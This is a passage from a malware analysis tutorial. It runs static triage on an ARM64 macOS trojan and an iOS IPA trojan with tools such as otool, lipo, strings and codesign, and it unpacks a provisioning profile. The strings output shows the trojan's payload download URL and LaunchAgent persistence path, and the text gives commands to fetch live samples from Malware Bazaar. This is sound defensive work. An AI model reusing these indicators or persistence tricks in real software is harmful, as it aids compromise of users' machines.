file_38	5e8f37420efb738a820e70b55a6b6a669222f03e4a8a408a7d4306b3257e12ff.macho	Mach-O	trojan.hashbreaker/fckjg	28
file_39	2d0dda75bfc90e7ffda72640eb32c7ff9f51c90c30f4a6d1e05df93e58848f36.macho	Mach-O	trojan.amos/rqsvh	31
file_40	82633f6fec78560d657f6eda76d11a57c5747030847b3bc14766cec7d33d42be.macho	Mach-O	trojan.pureland/amos	29
file_41	fc98fd6e4cdc7170b77b5d68703d00015e92761bdb978624ad6293133c7604e1.macho	Mach-O	trojan.deimos/cnyzl	29
file_42	fd9e97cfb55f9cfb5d3e1388f712edd952d902f23a583826ebe55e9e322f730f.macho	Mach-O	trojan.triangledb/iphoneos	36
file_43	b509d2445df5a6d6c90164e9129276ffadda95210236020a52fd7379ac000a32.macho	Mach-O	trojan.ddosia/ddosagent	27
file_44	149784b07294ec991db4ed913ff726a602d6e071899ddb051a05498a3790bd63.macho	Mach-O	trojan.stealer/hashbreaker	37
file_45	aa24ad12f53cfa81a839a1bab651cf56080c211c010396a9cece73e69a798a78.macho	Mach-O	trojan.ddosia/ddos	29
file_46	10ff392c65a99e38a8d07e2f45442e198ce8d3205770d47ad1c00e829a38344c.macho	Mach-O	pua.server/malsource	25
file_47	6417c606fc6220ff91727a6c210e9707b95bf79bf6f56bb1987923fb66416cb6.macho	Mach-O	trojan.badjoke/jainw	25
file_48	f5644d70a9885e17dcde888c0270d1b78a0358bb766fccb331742c00c34dda9b.macho	Mach-O	trojan.hashbreaker/infostealer	35

[Figure 13]: Checking macOS binaries.

After picking up a sample, we are going to collect correlated information about it and start the analysis, and it is suitable to remember that this sample does not have any special characteristic.

6a. Gathering basic static information: first sample

To this section I am going to pick up an **ARM64** sample to manage with a different architecture from previous articles, and also to bring ARM64 Assembly instructions later.

At this point, readers will have a first point of choice by executing the **file <binary>** command, and you might find three distinct types of architectures: **fat binaries** (containing two or more architectures), **arm64** and **arm64e**.

This last architecture (arm64e) implements and supports ARMv83 and has been introduced by Apple with the release of **Apple A12 processor** (https://en.wikipedia.org/wiki/Apple_A12), when a security feature named **pointer authentication code (PAC)** was introduced. PAC is a security feature used to detect and protect programs against any change against a given pointer in memory due to the fact that such a pointer might be involved and compromised by well-known attacks and techniques such as **ROP (Return Oriented**

Programming) and **JOP (Jump Oriented Programming)**, which are used when adversaries try to hijack the control flow by using a combination of function pointers and return addresses.

PAC takes unused high-order bits of a pointer before storing anything to it and creates a cryptographic signature that will be checked later when the pointer is read again, and whether the signature has changed then it means that the referred pointer has been compromised, causing the execution to be aborted. You can recognize PAC presence in kernel code, for example, due to Assembly instructions such as **pacda, xpacd, blraa, authda, ldraa**, and so on.

As the first binary example, I chose a usual **ARM64 sample**, but it was not my concern to picking up a new and never seen sample or anything really hard because the purpose is to use any related and malicious binary as vector to introduce to build necessary information of the subject, which might be useful for getting a better understanding about the subject. The first example, according to Virus Total, seems to be a trojan and, at the time I am drafting this article, is detected as malicious by over forty anti-virus engines, as shown below (**sha265: fe99db3268e058e1204aff679e0726dc77fd45d06757a5fda9eafc6a28cfb8df):**

```
alexandreborges@macOS mas_8 % malwoverview.py -v 1 -V fe99db3268e058e1204aff679e0726dc77fd45d06757a5fda9eafc
6a28cfb8df.macho -o 0

MD5 hash:             6fb483e7ec55f8c56849d8f4f31bfd7b
SHA1 hash:            f5149543014e5b1bd7030711fd5c7d2a4bef0c2f
SHA256 hash:          fe99db3268e058e1204aff679e0726dc77fd45d06757a5fda9eafc6a28cfb8df

Malicious:            40
Undetected:           22

Type Description:     Mach-O
Size:                 360178
Last Analysis Date:   2023-10-15 06:13:11
Type Tag:             macho
Times Submitted:      3

Threat Label:         trojan.sysjoker/joker
Classification:
                      popular count: 24
                      label:         trojan

Trid:
                      file_type:     Mac OS X Mach-O universal Dynamically linked shared Library
                      probability:   82.2

                      file_type:     Mac OS X Universal Binary (generic)
                      probability:   17.7
```

[Figure 14]: Report retrieved from Virus Total

Checking the binary's architecture, we have:

```
alexandreborges@macOS mas_8 % file fe99db3268e058e1204aff679e0726dc77fd45d06757a5fda9eafc6a28cfb8df.macho
fe99db3268e058e1204aff679e0726dc77fd45d06757a5fda9eafc6a28cfb8df.macho: Mach-O universal binary with 2 arc
hitectures: [x86_64:Mach-O 64-bit executable x86_64] [arm64:Mach-O 64-bit executable arm64]
fe99db3268e058e1204aff679e0726dc77fd45d06757a5fda9eafc6a28cfb8df.macho (for architecture x86_64):       Ma
ch-O 64-bit executable x86_64
fe99db3268e058e1204aff679e0726dc77fd45d06757a5fda9eafc6a28cfb8df.macho (for architecture arm64):        Ma
ch-O 64-bit executable arm64
```

[Figure 15]: Checking architectures.

As we have a fat binary, so need to extract the **chosen architecture (ARM64)** and do the same checking that I showed previously:

```
alexandreborges@macOS mas_8 % lipo -extract arm64 fe99db3268e058e1204aff679e0726dc77fd45d06757a5fda9eafc6a28cfb8df.macho -output malware_1.bin
alexandreborges@macOS mas_8 %
alexandreborges@macOS mas_8 % file malware_1.bin
malware_1.bin: Mach-O universal binary with 1 architecture: [arm64:Mach-O 64-bit executable arm64]
malware_1.bin (for architecture arm64): Mach-O 64-bit executable arm64
alexandreborges@macOS mas_8 %
alexandreborges@macOS mas_8 % ls -lh fe99db3268e058e1204aff679e0726dc77fd45d06757a5fda9eafc6a28cfb8df.macho malware_1.bin
-rw-r--r--  1 alexandreborges  staff   352K Oct 15 21:39 fe99db3268e058e1204aff679e0726dc77fd45d06757a5fda9eafc6a28cfb8df.macho
-rw-r--r--  1 alexandreborges  staff   176K Oct 16 01:18 malware_1.bin
alexandreborges@macOS mas_8 %
alexandreborges@macOS mas_8 % otool -f malware_1.bin
Fat headers
fat_magic 0xcafebabe
nfat_arch 1
architecture 0
    cputype 16777228
    cpusubtype 0
    capabilities 0x0
    offset 16384
    size 163568
    align 2^14 (16384)
alexandreborges@macOS mas_8 %
alexandreborges@macOS mas_8 % otool -h malware_1.bin
malware_1.bin (architecture arm64):
Mach header
      magic  cputype cpusubtype  caps    filetype ncmds sizeofcmds      flags
 0xfeedfacf 16777228          0  0x00           2    19       1968 0x00218085
alexandreborges@macOS mas_8 %
alexandreborges@macOS mas_8 % otool -lv malware_1.bin | grep "cmd "
      cmd LC_SEGMENT_64
      cmd LC_SEGMENT_64
      cmd LC_SEGMENT_64
      cmd LC_SEGMENT_64
      cmd LC_SEGMENT_64
            cmd LC_DYLD_INFO_ONLY
     cmd LC_SYMTAB
            cmd LC_DYSYMTAB
          cmd LC_LOAD_DYLINKER
     cmd LC_UUID
      cmd LC_BUILD_VERSION
      cmd LC_SOURCE_VERSION
       cmd LC_MAIN
          cmd LC_LOAD_DYLIB
          cmd LC_LOAD_DYLIB
          cmd LC_LOAD_DYLIB
      cmd LC_FUNCTION_STARTS
      cmd LC_DATA_IN_CODE
      cmd LC_CODE_SIGNATURE
```

[Figure 16]: Basic triage of the binary

Based on the previous sections, there is nothing new in this sequence of commands.

Nonetheless, I would like to extract further information from this binary to bring **supplemental context** to our analysis. Therefore, it is suitable to check possible **dynamically loaded libraries** and **strings**:

```
alexandreborges@macOS mas_8 % otool -L malware_1.bin
malware_1.bin (architecture arm64):
        /usr/lib/libcurl.4.dylib (compatibility version 7.0.0, current version 9.0.0)
        /usr/lib/libc++.1.dylib (compatibility version 1.0.0, current version 905.6.0)
        /usr/lib/libSystem.B.dylib (compatibility version 1.0.0, current version 1292.100.5)
alexandreborges@macOS mas_8 %
alexandreborges@macOS mas_8 % strings -a -n 20 malware_1.bin | grep -v "invalid" | head -26
NSt3__114basic_ofstreamIcNS_11char_traitsIcEEEE
NSt3__113basic_filebufIcNS_11char_traitsIcEEEE
N8nlohmann6detail9exceptionE
N8nlohmann6detail12out_of_rangeE
NSt3__117bad_function_callE
N8nlohmann6detail10type_errorE
N8nlohmann6detail11parse_errorE
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDkfNl+Se7jm7sGSrSSUpV3HUl3vEwuh+xn4qBY6aRFL91x0HIgcH2AM2rOllLdoV8v1
vtG1oPt9QpC1jSxShnFw8evGrYnqaou7gLsY5J2B06eq5UW7+OXgb77WNbU90vyUbZAucfzy0eF1HqtBNbkXiQ6SSbquuvFPUepqUEjU
SQIDAQAB
/Library/MacOsServices
/Library/SystemNetwork
https://drive.google.com/uc?export=download&id=1W64PQQxrwY3XjBnv_QAeBQu-ePr537eu
/Library/LaunchAgents
/Library/LaunchAgents/com.apple.update.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<string>com.apple.update</string>
        <key>LimitLoadToSessionType</key>
        <string>Aqua</string>
<key>ProgramArguments</key>
<key>KeepAlive</key>
           <key>SuccessfulExit</key>
        <key>RunAtLoad</key>
0123456789ABCDEFGHIJKLMNOPQRTUVWXYZabcdefghijklmnopqrstuvwxyz
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/14.1.2
Safari/605.1.15
&user_token=987217232
alexandreborges@macOS mas_8 %
alexandreborges@macOS mas_8 % hexdump -C malware_1.bin| head -10
00000000  ca fe ba be 00 00 00 01  01 00 00 0c 00 00 00 00  |................|
00000010  00 00 40 00 00 02 7e f0  00 00 00 0e 00 00 00 00  |..@...~.........|
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00004000  cf fa ed fe 0c 00 00 01  00 00 00 00 02 00 00 00  |................|
00004010  13 00 00 00 b0 07 00 00  85 80 21 00 00 00 00 00  |..........!.....|
00004020  19 00 00 00 48 00 00 00  5f 5f 50 41 47 45 5a 45  |....H..__PAGEZE|
00004030  52 4f 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |RO..............|
00004040  00 00 00 00 01 00 00 00  00 00 00 00 00 00 00 00  |................|
00004050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
alexandreborges@macOS mas_8 %
```

[Figure 17]: Dynamically loaded libraries and strings

Certainly, we can do a compact list of observations and questions:

- Is the loading of the **libcurl library** a direct indication of downloading a payload from Internet?
- What would be the **long string** at the beginning?
- What could be downloaded from the **Google Driver's URL**?
- There is a **User-Agent** request header in the binary.
- In the hexdump output, I just highlighted the **Mach-O header** (**fat binary**).

There is other potential evidence, but we can leave to analyze it later.

6b. Gathering basic static information: second sample

The second example (an IPA container, which is a zip container) is a trojan for iOS, and the respective hash is: **SHA 256: 712e780afe2f0c4ccd0aa110d57c300d669bff4b5912ef9316b644a4ddbb6183**

You can download it from Malware Bazaar (**malwoverview.py -b 5 -B 712e780afe2f0c4ccd0aa110d57c300d669bff4b5912ef9316b644a4ddbb6183**) and check it against **Virus Total** and **Malware Bazaar**, as shown below:

```
alexandreborges@macOS ipa % malwoverview.py -b 1 -B 712e780afe2f0c4ccd0aa110d57c300d669bff4b5912ef9316b644a4ddbb6
183 -o 0 | head -17

                                    MALWARE BAZAAR REPORT

-----------------------------------------------------------------------------------------------

sha256_hash:    712e780afe2f0c4ccd0aa110d57c300d669bff4b5912ef9316b644a4ddbb6183
sha1_hash:      7ef44e37a13dffa9c0aeb6a22424385e4b3d7a17
md5_hash:       592fac05a00c39a168654c66fedd4ce1
first_seen:     2021-06-10 13:30:18
file_name:      123123.ipa
file_size:      2206287 bytes
file_type:      zip
mime_type:      application/zip
tlsh:           EDA53326FC673196DE3EB474479C3E1C8289018BFB169CECAD6E6DE2B749528883D510
reporter:       0x746f6d6669
tags:           goontact ipa zip

alexandreborges@macOS ipa % malwoverview.py -v 8 -V 712e780afe2f0c4ccd0aa110d57c300d669bff4b5912ef9316b644a4ddbb6
183 -o 0 | head -18

MD5 hash:               592fac05a00c39a168654c66fedd4ce1
SHA1 hash:              7ef44e37a13dffa9c0aeb6a22424385e4b3d7a17
SHA256 hash:            712e780afe2f0c4ccd0aa110d57c300d669bff4b5912ef9316b644a4ddbb6183

Malicious:              31
Undetected:             32

Type Description:       iPhone
Size:                   2206287
Last Analysis Date:     2022-09-24 02:06:40
Type Tag:               iphone
Times Submitted:        4

Threat Label:           trojan.conthie/iphoneos
Classification:
                        popular count: 19
                        label:         trojan
```

[Figure 18]: Checking the second sample on Malware Bazaar and Virus Total

To proceed, we should execute the following steps:

- **7zz e 712e780afe2f0c4ccd0aa110d57c300d669bff4b5912ef9316b644a4ddbb6183.zip -pinfected**
- **mkdir malware_2**
- **mv 712e780afe2f0c4ccd0aa110d57c300d669bff4b5912ef9316b644a4ddbb6183.zip malware_2.zip**
- **mv malware_2.zip malware_2**
- **7zz x malware_2.zip**

The result of the uncompressing procedure of the Bundle was a **folder named Payload**, which has the following structure (I have used **tree command**, which can be installed by executing **brew install tree**):

```
alexandreborges@macOS malware_2 % tree Payload | grep -v '\.png'
Payload
└── photographDemo.app
    ├── Assets.car
    ├── Base.lproj
    │   ├── LaunchScreen.storyboardc
    │   │   ├── 01J-lp-oVM-view-Ze5-6b-2t3.nib
    │   │   ├── Info.plist
    │   │   └── UIViewController-01J-lp-oVM.nib
    │   └── Main.storyboardc
    │       ├── BYZ-38-t0r-view-8bC-Xf-vdC.nib
    │       ├── Info.plist
    │       └── UIViewController-BYZ-38-t0r.nib
    ├── Frameworks
    ├── Info.plist
    ├── LXFCalcInputCell.nib
    ├── LXFCalcSelectStrCell.nib
    ├── LXFCalculatorCalcBtnView.nib
    ├── LXFPopResultCell.nib
    ├── PkgInfo
    ├── TableViewCell.nib
    ├── _CodeSignature
    │   └── CodeResources
    ├── chkversion.txt
    ├── embedded.mobileprovision
    ├── libmdll.dylib
    └── photographDemo

7 directories, 43 files
```

[Figure 19]: Malware sample two directory and file structure

A brief explanation about the files listed above follows:

- **Info.plist:** this file contains the application configuration.
- **Files with .nib extension:** they describe visual elements and are associated with creation and manipulation of graphical user interface. Additionally, such .nib files are created by Xcode and are involved with windows layout, view, controls, and their respective integration with event handling code.
- **Frameworks:** this directory holds information about potential frameworks used by the application.
- **PkgInfo:** it contains an application/package identifier.
- **embedded.mobileprovision:** it is a provisioning profile, which is used for iOS applications, but not required to run third-party macOS applications. The role of this type of file is to allow developers code to sign arbitrary code using public/private pair of cryptographic keys, and without any interaction with Apple. If Apple signs the public key, there is a chain of trust, and the code is reliable. There are two distinct types of profiles, one of them is the **Developer profile**, whose applications signed by it can be run on a limited list of devices (up to a hundred devices). The other profile type is the **Enterprise profile** that allows application to run in any device (**ProvisionsAllDevices property** set to **true**). The application is installed together with the provisioning profile, which ties a series of properties and aspects up that are related to the application. In general, the provisioning profile contains:

- A property named **DeveloperCertificates** holds the certificate of the developer who signed the code and, as such one, should be authorized to sign the code.
- **Name property**, which holds the application's name, and it associated with the **AppIDName property**.
- **AppIDName property** that is associated with the **bundle ID**. Both are part of an entitlement.
- **Entitlements properties**, which established the maximum set of entitlements that the developer (and application, of course) can claim or request. Such entitlements are in the allowable list of the profile, and they are different from entitlements requested by the application. In other words, entitlements requested by applications must be in the **profile's allowlist**, but the opposite is not valid. An application can request a brief list of entitlements without them being authorized by the provisioning profile.
- A **list of devices** (**ProvisionedDevices property**, which contains UUIDs) specifying where the application can be run. If the application can run on any device, we will see the present of the **PrivisionAllDevices property**.
- **ExpirationDate property,** which limits **how long the profile remains valid**.

- **CodeResources:** it contains a list of hashes used for digital signature.
- **photographDemo:** it is the real binary, which has Mach-O universal format (fat binary) containing two architectures: **arm_v7** and **arm64**.
- **Assets.car:** this archiving file, created by Xcode, holds the assets catalog, which contains resources, and a series of attributes associated.

There is a concise list of pending points about our briefing. For example, the attributes associated with resources in the **Assets.car** file can be visualized by executing the following command:

```
alexandreborges@macOS malware_2 % assetutil -I Payload/photographDemo.app/Assets.car | head -27
[
  {
    "AssetStorageVersion" : "Xcode 12.3 (12C33) via IBCocoaTouchImageCatalogTool",
    "Authoring Tool" : "@(#)PROGRAM:CoreThemeDefinition  PROJECT:CoreThemeDefinition-490\n",
    "CoreUIVersion" : 689,
    "DumpToolVersion" : 865.1,
    "Key Format" : [
      "kCRThemeAppearanceName",
      "kCRThemeLocalizationName",
      "kCRThemeScaleName",
      "kCRThemeIdiomName",
      "kCRThemeSubtypeName",
      "kCRThemeGlyphWeightName",
      "kCRThemeGlyphSizeName",
      "kCRThemeDimension2Name",
      "kCRThemeDimension1Name",
      "kCRThemeDeploymentTargetName",
      "kCRThemeDisplayGamutName",
      "kCRThemeDirectionName",
      "kCRThemeSizeClassHorizontalName",
      "kCRThemeSizeClassVerticalName",
      "kCRThemeGraphicsClassName",
      "kCRThemeMemoryClassName",
      "kCRThemeIdentifierName",
      "kCRThemeElementName",
      "kCRThemePartName",
      "kCRThemeStateName",
```

[Figure 20]: Attributes associated with resources within Assets.car file.

The **PkgInfo** and **photographDemo** files have the following information associated:

```
alexandreborges@macOS malware_2 % cat Payload/photographDemo.app/PkgInfo
APPL????%
alexandreborges@macOS malware_2 %
alexandreborges@macOS malware_2 % file Payload/photographDemo.app/photographDemo
Payload/photographDemo.app/photographDemo: Mach-O universal binary with 2 architectures: [arm_v7:
- Mach-O executable arm_v7] [arm64:Mach-O 64-bit executable arm64]
Payload/photographDemo.app/photographDemo (for architecture armv7):     Mach-O executable arm_v7
Payload/photographDemo.app/photographDemo (for architecture arm64):     Mach-O 64-bit executable arm64
```

[Figure 21]: Attributes associated with resources within Assets.car file.

The content of **Info.plist** file, which is in **XML format**, has the following content as shown below:

```
alexandreborges@macOS malware_2 % file Payload/photographDemo.app/Info.plist
Payload/photographDemo.app/Info.plist: XML 1.0 document text, Unicode text, UTF-8 text
alexandreborges@macOS malware_2 %
alexandreborges@macOS malware_2 % cat Payload/photographDemo.app/Info.plist | head -20
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
  <dict>
    <key>CFBundleName</key>
    <string>photographDemo</string>
    <key>DTSDKName</key>
    <string>iphoneos14.3</string>
    <key>DTXcode</key>
    <string>1230</string>
    <key>CFBundleIcons~ipad</key>
    <dict>
      <key>CFBundlePrimaryIcon</key>
      <dict>
        <key>CFBundleIconFiles</key>
        <array>
          <string>AppIcon20x20</string>
          <string>AppIcon29x29</string>
          <string>AppIcon40x40</string>
          <string>AppIcon57x57</string>
alexandreborges@macOS malware_2 %
```

[Figure 22]: Info.plist file.

We can unpack the provisioning profile and check associated properties by executing:

```
alexandreborges@macOS photographDemo.app % security cms -D -i embedded.mobileprovision -o unpacked_profile.plist
alexandreborges@macOS photographDemo.app % cat unpacked_profile.plist| head -15
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>AppIDName</key>
        <string>zybankMinxing</string>
        <key>ApplicationIdentifierPrefix</key>
        <array>
        <string>4X83K5VMA2</string>
        </array>
        <key>CreationDate</key>
        <date>2020-12-10T09:43:38Z</date>
        <key>Platform</key>
        <array>
                <string>iOS</string>
alexandreborges@macOS photographDemo.app %
```

[Figure 23]: Unpacking the provisioning profile.

There is a certificate (**DeveloperCertificates** property), in **DER format**, within the unpacked provisioning profile, and that can be extracted by executing:

```
alexandreborges@macOS photographDemo.app % plutil -extract DeveloperCertificates xml1 -o - unpacked_profile.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<array>
        <data>
        MIIFlDCCBHygAwIBAgIIIKjWvYGoDwcwDQYJKoZIhvcNAQEFBQAwgZYxCzAJBgNVBAYT
        AlVTMRMwEQYDVQQKDApBcHBsZSBJbmMuMSwwKgYDVQQLDCNBcHBsZSBXb3JsZHdpZGUg
        RGV2ZWxvcGVyIFJlbGF0aW9uczFEMEIGA1UEAww7QXBwbGUgV29ybGR3aWRlIERldmVs
        b3BlciBSZWxhdGlvbnMgQ2VydGlmaWNhdGlvbiBBdXRob3JpdHkwHhcNMTgxMDI0MDcy
        MTAxWhcNMjExMDIzMDcyMTAxWjCBlTEaMBgGCgmSJomT8ixkAQEMCjRYODNLNVZNQTIx
        NDAyBgNVBAMMK2lQaG9uZSBEaXN0cmlidXRpb246IFpIT05HWVVBTiBCQU5LIENPLixM
        VEQxEzARBgNVBAsMCjRYODNLNVZNQTIxHzAdBgNVBAoMFlpIT05HWVVBTiBCQU5LIENP
        LixMVEQxCzAJBgNVBAYTAkNOMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA
        wkIMaHgTqAZOCUQRhXQseqvUbHRw+qD1IIL/cqn7gbB8/wXDEKbGEx/DxaPSyM84OGoQ
        GkKYVUQmzqtVkZxT/ZtyYl+VIWHRfIIhS5G95NMwIMFKUNVGr04uyelzo0amXyhaOrXR
        VQK3d9OZg74yBhE0uMxODW2apUHpahgAglob3APDOwmwtmw3aZqnG19LiR8kkKYs70rx
        LRF8qNDBYHGhcEStJzEhN/3Ss4GOd9daA9xDb6XxdwHa2ycb7LqXhIvI4mCfEDhAlL4i
        yEa8rp5QZ0pdC7FhzoZqqRjweFYUexsm3hyx4llnl3rbQH83GiapKVVKBOdVD9+VerEz
        0QIDAQABo4IB4zCCAd8wDAYDVR0TAQH/BAIwADAfBgNVHSMEGDAWgBSIJxcJqbYYYIvs
        67r2R1nFUlSjtzA/BggrBgEFBQcBAQQzMDEwLwYIKwYBBQUHMAGGI2h0dHA6Ly9vY3Nw
        LmFwcGxlLmNvbS9vY3NwMDItd3dkcjAxMIIBDwYDVR0gBIIBBjCCAQIwgf8GCSqGSIb3
        Y2QFATCB8TCBwwYIKwYBBQUHAgIwgbYMgbNSZWxpYW5jZSBvbiB0aGlzIGNlcnRpZmlj
        YXRlIGJ5IGFueSBwYXJ0eSBhc3N1bWVzIGFjY2VwdGFuY2Ugb2YgdGhlIHRoZW4gYXBw
        bGljYWJsZSBzdGFuZGFyZCB0ZXJtcyBhbmQgY29uZGl0aW9ucyBvZiB1c2UsIGNlcnRp
        ZmljYXRlIHBvbGljeSBhbmQgY2VydGlmaWNhdGlvbiBwcmFjdGljZSBzdGF0ZW1lbnRz
        LjApBggrBgEFBQcCARYdaHR0cDovL3d3dy5hcHBsZS5jb20vYXBwbGVjYS8wFgYDVR0l
        AQH/BAwwCgYIKwYBBQUHAwMwHQYDVR0OBBYEFJXkqBTT2rDxONkRRAkWXiJk/vQCMA4G
        A1UdDwEB/wQEAwIHgDATBgoqhkiG92NkBgEEAQH/BAIFADANBgkqhkiG9w0BAQUFAAOC
        AQEAte5HjyiO0+3IGRJSUAkwOIISarPtvqppfZ/y1yqS1SERWYBQJX7USV9Pf+q6ZriE
        ZA+lTA1IpzGfZ9M6Ok02ONT6XoloknmAhYKI5UGiTMYiQgP4VcUcOdeJDMpdZbDN8ls1
        fCEbpBsd0JXopeCf9iOlGO44tRfYFBSsuHcNtdZ2CIc40Im9PvATTDXShNnmz+U3npSP
        BdYiR50yh8MZNnGn6qp4n57PvsJA2hu90GTbx8w3/K9eHqu7sq/Wo3j3qa7VeqYZotRy
        hcZigVpQy+cysZHc1YTn0tF4JXyhm1bx1OaiVj1eK4niMX5jmVoCaCRaKTstWTSVFwd6
        fn2IoQ==
        </data>
</array>
</plist>
```

[Figure 24]: Extracted certificate.

To provide a better interpretation of the certificate, execute:

```
alexandreborges@macOS photographDemo.app % plutil -extract DeveloperCertificates.0 raw  -o - unpacked_
profile.plist | base64 -D > extracted_cert.cer
alexandreborges@macOS photographDemo.app %
alexandreborges@macOS photographDemo.app % certtool d extracted_cert.cer | head -20
Serial Number      : 20 A8 D6 BD 81 A8 0F 07
Issuer Name        :
   Country         : US
   Org             : Apple Inc.
   OrgUnit         : Apple Worldwide Developer Relations
   Common Name     : Apple Worldwide Developer Relations Certification Authority
Subject Name       :
   Other name      : 4X83K5VMA2
   Common Name     : iPhone Distribution: ZHONGYUAN BANK CO.,LTD
   OrgUnit         : 4X83K5VMA2
   Org             : ZHONGYUAN BANK CO.,LTD
   Country         : CN
Cert Sig Algorithm : OID : < 06 09 2A 86 48 86 F7 0D 01 01 05 >
   alg params      : 05 00
Not Before         : 07:21:01 Oct 24, 2018
Not After          : 07:21:01 Oct 23, 2021
Pub Key Algorithm  : OID : < 06 09 2A 86 48 86 F7 0D 01 01 01 >
   alg params      : 05 00
Pub key Bytes      : Length 270 bytes : 30 82 01 0A 02 82 01 01 ...
CSSM Key           :
```

[Figure 25]: Interpreted certificate

Check the **App ID** and respective **Bundle ID** associated with the package:

```
alexandreborges@macOS photographDemo.app % plutil -extract Entitlements.application-identifier raw
 -o - unpacked_profile.plist
4X83K5VMA2.oa.zybank.mobileoa
alexandreborges@macOS photographDemo.app %
```

[Figure 26]: App ID and Bundle ID.

The **App ID** is **4X83K5VMA2** and the **Bundle ID** is **oa.zybank.mobileoa**.

We can also extract **Entitlements** (a kind of allowlist – as a limit), from the provisioning profile, which permits the application eventually to claim and use certain entitlements (it does not mean that application is actually claiming for these entitlements). It is necessary to highlight that an application can claim certain entitlements that are not in this allowlist, and that this list works as an extension of entitlements that might be claimed by the application. Thus, to extract such entitlements from the **Entitlements property**, execute:

```
alexandreborges@macOS photographDemo.app % plutil -extract Entitlements xml1  -o - unpacked_profile.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>application-identifier</key>
        <string>4X83K5VMA2.oa.zybank.mobileoa</string>
        <key>aps-environment</key>
        <string>production</string>
        <key>com.apple.developer.default-data-protection</key>
        <string>NSFileProtectionComplete</string>
        <key>com.apple.developer.healthkit</key>
        <true/>
        <key>com.apple.developer.healthkit.access</key>
        <array>
                <string>health-records</string>
        </array>
        <key>com.apple.developer.team-identifier</key>
        <string>4X83K5VMA2</string>
        <key>com.apple.security.application-groups</key>
        <array>
                <string>group.com.zybdh.mobileoa</string>
                <string>group.oa.zybank.mmshd</string>
        </array>
        <key>get-task-allow</key>
        <false/>
        <key>keychain-access-groups</key>
        <array>
                <string>4X83K5VMA2.*</string>
                <string>com.apple.token</string>
        </array>
</dict>
</plist>
```

[Figure 27]: Entitlements from the Entitlements property

So far, we have analyzed the provisioning profile, and the iOS system store it in the **/Library/MobileDevice/ProvisioningProfiles** directory. It is time to return our analysis to the binary itself.

I will repeat the same commands that we have executed previously to offer completeness to readers, but this time adding one small further information:

```
alexandreborges@macOS photographDemo.app % ls -lh photographDemo
-rwxr-xr-x  1 alexandreborges  staff   1.1M Jun  9  2021 photographDemo
alexandreborges@macOS photographDemo.app %
alexandreborges@macOS photographDemo.app % file photographDemo
photographDemo: Mach-O universal binary with 2 architectures: [arm_v7:
- Mach-O executable arm_v7] [arm64:Mach-O 64-bit executable arm64]
photographDemo (for architecture armv7):        Mach-O executable arm_v7
photographDemo (for architecture arm64):        Mach-O 64-bit executable arm64
alexandreborges@macOS photographDemo.app %
alexandreborges@macOS photographDemo.app % lipo -detailed_info photographDemo
Fat header in: photographDemo
fat_magic 0xcafebabe
nfat_arch 2
architecture armv7
    cputype CPU_TYPE_ARM
    cpusubtype CPU_SUBTYPE_ARM_V7
    capabilities 0x0
    offset 16384
    size 497120
    align 2^14 (16384)
architecture arm64
    cputype CPU_TYPE_ARM64
    cpusubtype CPU_SUBTYPE_ARM64_ALL
    capabilities 0x0
    offset 524288
    size 596320
    align 2^14 (16384)
alexandreborges@macOS photographDemo.app %
alexandreborges@macOS photographDemo.app % lipo -extract arm64 photographDemo -output photographDemo_arm64
alexandreborges@macOS photographDemo.app % file photographDemo_arm64
photographDemo_arm64: Mach-O universal binary with 1 architecture: [arm64:Mach-O 64-bit executable arm64]
photographDemo_arm64 (for architecture arm64):  Mach-O 64-bit executable arm64
alexandreborges@macOS photographDemo.app %
```

[Figure 28]: Checking for supported architectures and extracting one of them.

```
alexandreborges@macOS photographDemo.app % otool -lv photographDemo_arm64 | grep "cmd "
      cmd LC_SEGMENT_64
      cmd LC_SEGMENT_64
      cmd LC_SEGMENT_64
      cmd LC_SEGMENT_64
            cmd LC_DYLD_INFO_ONLY
     cmd LC_SYMTAB
            cmd LC_DYSYMTAB
          cmd LC_LOAD_DYLINKER
     cmd LC_UUID
      cmd LC_VERSION_MIN_IPHONEOS
      cmd LC_SOURCE_VERSION
       cmd LC_MAIN
          cmd LC_ENCRYPTION_INFO_64
          cmd LC_LOAD_DYLIB
          cmd LC_LOAD_DYLIB
          cmd LC_LOAD_DYLIB
          cmd LC_LOAD_DYLIB
          cmd LC_LOAD_DYLIB
          cmd LC_LOAD_DYLIB
          cmd LC_LOAD_DYLIB
          cmd LC_LOAD_DYLIB
          cmd LC_LOAD_DYLIB
          cmd LC_LOAD_DYLIB
          cmd LC_LOAD_DYLIB
          cmd LC_LOAD_DYLIB
          cmd LC_LOAD_DYLIB
          cmd LC_RPATH
      cmd LC_FUNCTION_STARTS
      cmd LC_DATA_IN_CODE
      cmd LC_CODE_SIGNATURE
          cmd LC_LOAD_DYLIB
alexandreborges@macOS photographDemo.app %
```

[Figure 29]: Listing load commands

This binary presents the **LC_CODE_SIGNATURE**, which points to the code signature. Digital signature provides information about the authenticity of the code and author of the program. Therefore, we should verify the binary's signature as shown below:

```
alexandreborges@macOS Payload % codesign -dvvvv photographDemo.app/photographDemo
Executable=/Users/alexandreborges/Downloads/malware_samples/ipa/malware_2/Payload/photograp
hDemo.app/photographDemo
Identifier=com.baojia.tongyong
